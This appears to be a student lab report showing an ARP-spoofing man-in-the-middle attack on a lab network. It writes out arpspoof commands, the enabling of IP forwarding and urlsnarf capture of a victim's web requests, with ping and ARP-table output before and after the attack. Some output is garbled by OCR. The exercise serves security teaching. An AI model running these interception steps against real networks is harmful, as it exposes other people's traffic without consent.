Practical - 2

Aim: Using open port information perform MITM(Man In The Middle) attack using arpspoof, urlsnarf, dsniff, dnsspoof. 1. Interruption, 2. Interception.

1. Interruption:

• Initially Before attack Checking the Connection Between Client and Server using ping command at both side.

Client Side:

Server Side:

```
Default Gateway . . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator\ping 192.168.1.119

Pinging 192.168.1.119 with 32 bytes of data:

Reply from 192.168.1.119: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.119:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = Oms, Maximum = Oms, Average = Oms
```

- Configuring machine to allow packet forwarding, because act as man in the middle attacker machine must act as router between "real router" and the victim.
- Without Change the value in /proc/sys/net/ipv4/ip forward from 0 to 1.

```
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
0
root@bt:~#
```

7CSE - F2

• The next step is setting up arpspoof between victim and router.

```
File Edit View Bookmarks Settings Help

root@bt:-# arpspoof -i eth0 -t 192.168.1.120 192.168.1.119

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25

8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
```

Further setting up arpspoof from to capture all packet from router to victim.

```
File Edit View Bookmarks Settings Help

root@bt:~# arpspoof -i eth0 -t 192.168.1.120 192.168.1.119
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.1
68.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
```

• The Reply between Client and Server are stopped because we had not changed the value in /proc/sys/net/ipv4/ip_forward from 0 to 1.

Client Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.120 -t
C:\Documents and Settings\Administrator>ping 192.168.1.120 -t
Pinging 192.168.1.120 with 32 bytes of data:
Request timed out.
Request timed out.
```

Server Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.119 -t

C:\Documents and Settings\Administrator\ping 192.168.1.119 -t

Pinging 192.168.1.119 with 32 bytes of data:

Request timed out.

Request timed out.
```

7CSE - F2 21

• Changing the value in /proc/sys/net/ipv4/ip forward from 0 to 1.

```
File Edit View Bookmarks Settings Help

root@bt:~# cat /proc/sys/net/ipv4/ip_forward

root@bt:~# echo 1 >> /proc/sys/net/ipv4/ip_forward

root@bt:~# cat /proc/sys/net/ipv4/ip_forward

1

root@bt:~#
```

• After changing the value in /proc/sys/net/ipv4/ip_forward from 0 to 1 server and client both are further able to communicate with each other and started ping reply.

Client Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.120 -t
Request
              timed
                         out.
              timed
Request
                         out.
              timed
Request
 Request
              timed
 lequest
              timed
                imed
  equest
                imed
Request
                imed
              timed
timed
Request
Request
              timed
Request
              timed
Request
              timed
Request
                         out
              timed
Request
              timed
 eauest
                         out
              timed
  equest timed out.
equest timed out.
equest timed out.
eply from 192.168.
                                 1.120:
1.120:
1.120:
                                                                ime<1ms
ime<1ms
          from
from
from
from
                                              bytes=32
bytes=32
bytes=32
                                                              time<1ms
time<1ms
time<1ms
                                  1.120:
                                 1.120:
                                              bytes=32
                                                              time<1ms
                   192.168.1.120:
```

Server Side:


```
ex C:\WINDOWS\system32\cmd.exe - ping 192.168.1.119 -t
Request
               timed
                           out.
               t
                  imed
Request
                           out.
               timed
Request
                                                  hytes=32
hytes=32
hytes=32
hytes=32
hytes=32
                                                                      ime<1ms
ime<1ms
ime<1ms
ime<1ms
 eply
eply
           from
           from
           from
from
           from
                                                                      ime =1ms
                                                                      ime=1ms
ime<1ms
ime<1ms
ime<1ms
ime<1ms
                                                  bytes=32
           from
                                                  bytes=32
           from
                                                  bytes=32
           from
           from
                                                                      ime<1ms
ime<1ms
           from
                                                  bytes
                     192.168.
192.168.
192.168.
192.168.
                                                  hytes=32
hytes=32
hytes=32
hytes=32
hytes=32
           from
                                                                      ime<1ms
ime<1ms
ime<1ms
ime<1ms
ime<1ms
                                         119:
119:
119:
           from
           from
           from
           from
                     192.168.1
           from
                                                  hutes
                                                                      ime<1ms
ime<1ms
ime<1ms
                     192.168.1.1
192.168.1.1
192.168.1.1
                                         119:
119:
119:
           from
                                                  bytes=32
      19
           from
                                                  bytes=
           from
                                                  bytes=32
bytes=32
                                                                      ime<1ms
ime<1ms
             rom
                                   -1
                                                  bytes=32
           f
             rom
                     192.168
                                                                    t
                                                                      ime<1ms
```

7CSE - F2 22

 Now performing urlsnarf from the attackers machine which capture the packets from both Client and Server side and gives output as bellow.

```
File Edit View Bookmarks Settings Help
root@bt:~# sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.119 - - [24/Jul/2015:21:15:58 -0400] "GET http://yahoo.com/ HTTP/1.1
atible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.119 - - [24/Jul/2015:21:15:59 -0400] "GET http://downloads.yahoo.com
   "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
192.168.1.119 - [24/Jul/2015:21:15:59 -0400] "GET http://downloads.yahoo.com
 - "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.119 - - [24/Jul/2015:21:16:00 -0400] "GET http://l.yimg.com/zz/combo
atomic-min.css&kx/yucs/uh_common/meta/3/css/meta-min.css&kx/yucs/uh3s/uh/394/c
 HTTP/1.1" - - "http://downloads.yahoo.com/us/ie6redirect/" "Mozilla/4.0 (comp
 5.1; SV1)"
192.168.1.119 - - [24/Jul/2015:21:16:00 -0400] "GET http://l.yimg.com/ll/d/lib
HTTP/1.1" - - "http://downloads.yahoo.com/us/ie6redirect/" "Mozilla/4.0 (compa
5.1; SV1)"
192.168.1.119 - - [24/Jul/2015:21:16:00 -0400] "GET http://l.yimg.com/ll/d/lib
HTTP/1.1" - - "http://downloads.yahoo.com/us/ie6redirect/" "Mozilla/4.0 (compa
5.1; SV1)"
```

• Now performing driftnet from the attackers machine which capture the packets from both Client and Server side and gives output as bellow.



7CSE - F2

• Checking Interfaces before and after attack on server Machine using command arp –a.

Before Attack: It shows that physical addresses of attacker and client both are different.

```
Interface: 192.168.1.120
                               0xb
  Internet Address
                          Physical Address
                                                 Type
  192.168.1.1
                         98-fc-11-da-d3-20
                                                 dynamic
  192.168.1.101
                         00-e0-1c-3b-ab-dd
                                                 dynamic
  192.168.1.104
                         08-00-27-89-e0-25
                                                 dynamic
                             fb-a6-b0-fa-db
  192.168.1.109
                                                 dynamic
  192.168.1.119
                            -00-27-5d-cf-05
                                                 dynamic
  192.168.1.255
                            -ff-ff-ff-ff-
                                                 static
  224.0.0.2
                         01-00-5e-00-00-02
                                                 static
  224.0.0.22
                         01-00-5e-00-00-16
                                                 static
  224.0.0.252
                         01-00-5e-00-00-
                                                 static
  239.255.255.250
                         01-00-5e-7f-ff-
                                                 static
  255.255.255.255
                                                 static
```

After Attack: It shows that physical addresses of attacker and client both are same.

```
C:\Users\admin>arp -a
Interface: 192.168.1.120 --- 0xb
  Internet Address
                            Physical Address
                                                      Type
                                                      dynamic
  192.168.1.1
                            98-fc-11-da-d3-20
  192.168.1.101
                            00-e0-1c-3b-ab-dd
                                                      dynamic
  192.168.1.104
                            08-00-27-89-e0-25
90-fb-a6-b0-fa-db
                                                      dynamic
  192.168.1.109
                                                      dynamic
  192.168.1.119
                            08-00-27-89-e0-
                                                      dynamic
  192.168.1.255
                            ff-ff-ff-ff-ff-
                                                      static
  224.0.0.2
                            01-00-5e-00-00-02
                                                      static
  224.0.0.22
                            01-00-5e-00-00-16
                                                      static
  224.0.0.252
                            01-00-5e-00-00-fc
                                                      static
  239.255.255.250
255.255.255.255
                            01-00-5e-7f-ff-fa
ff-ff-ff-ff-ff
                                                      static
                                                      static
```

7CSE - F2 24